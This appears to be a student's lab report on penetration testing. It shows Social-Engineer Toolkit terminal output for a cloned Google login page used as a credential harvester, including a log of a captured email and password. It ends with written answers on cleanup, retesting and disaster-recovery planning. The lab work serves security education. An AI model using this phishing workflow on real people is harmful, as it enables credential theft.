
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
  
```

3.l



```

root@KALI: ~
File Edit View Search Terminal Help
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.11.108.164]:10.11.108.164

***** Important Information *****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.


You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.


1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:
  
```


3.m



3.n



3.o



```

root@KALI: ~
File Edit View Search Terminal Help

[*] Information will be displayed to you as it arrives below:
10.11.108.165 - - [13/Sep/2026 21:42:29] "GET / HTTP/1.1" 200 -
10.11.108.165 - - [13/Sep/2026 21:42:31] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFDldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBa
URuWm1RSQ%E2%88%99APsBz4gAAAAUy4 qD7Hbfz38w8kxnaNouLCrId3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=cst630@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=cst630-2024$1
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.11.108.165 - - [13/Sep/2026 21:43:42] "POST /ServiceLoginAuth HTTP/1.1" 302 -
^C[*] File in XML format exported to /root/.set/reports/2026-09-13 21:44:27.380809.xml for your reading pleasure...

Press <return> to continue

```

3.p

4.4. Appendix D – Post-Exploitation Cleanup Phase

1. Based on your pen testing experience gained in this lab, what can you do to ensure that your client organization incorporates pen testing as part of its implementation and mitigation procedures to ensure optimum internal or external security?

Based on the penetration testing activities in this lab, I would recommend making penetration testing a regular part of the organization's security process instead of treating it as a one-time assessment. Testing should be performed before new systems are placed into production and periodically afterward to identify new vulnerabilities. The findings from each test should be documented and matched with specific recommendations for remediation. After the vulnerabilities have been corrected, the systems should be tested again to make sure the fixes were successful. This would give the organization a continuous process of identifying weaknesses, correcting them, and verifying that the environment is secure.

2. As a cybersecurity consultant, you were part of a team hired to conduct pen testing to evaluate the security of your client's IT infrastructure. Why is it critical to perform pen testing on the internal network of your client prior to production implementation?

It is critical to perform penetration testing on the internal network before production because it allows vulnerabilities to be identified and corrected before the systems are exposed to real users or potential attackers. During the lab, penetration testing demonstrated how weaknesses in a network can be discovered and potentially exploited. Finding these vulnerabilities before production gives the organization an opportunity to address them without causing a security incident or disrupting business operations. Testing before implementation can also help verify that security controls are configured correctly and that the systems are ready to be placed into the production environment.

3. Based on the successful attacks you executed—for example, exposing user credentials with the Credential Harvester—what kinds of cleanup activities would be necessary?

After completing successful attacks, cleanup should be performed to return the testing environment to its original condition. For an attack involving the Credential Harvester, any captured credentials should be securely removed, and the affected test passwords should be changed. Any files, scripts, accounts, listeners, or other tools created during the penetration test should also be removed. Any system or configuration changes made during the testing should be reversed, and the tester should verify that the systems are functioning normally. The results of the attacks should be documented in the penetration test report, so the organization knows what information was exposed and what remediation steps are needed. Creating the habit of performing post-exploitation cleanup is important for real-world penetration testing.

4. Penetration tests are invasive. Recommend two or three steps prior to exploitation you might recommend be done to ensure proper disaster recovery should a target be taken offline by an exploit.

Before exploitation begins, I would recommend taking several precautions to ensure systems can be recovered if the test causes an outage. First, current backups of critical systems, databases, and configurations should be created and verified to ensure they can be restored. Second, a disaster recovery and rollback plan should be documented, including who is responsible for restoring affected systems. Third, both the penetration tester and the organization should be aware of and agree on the rules of engagement for the penetration test. Finally, IT and security teams should be notified, and monitoring should be increased during testing so any unexpected issues can be identified and addressed quickly.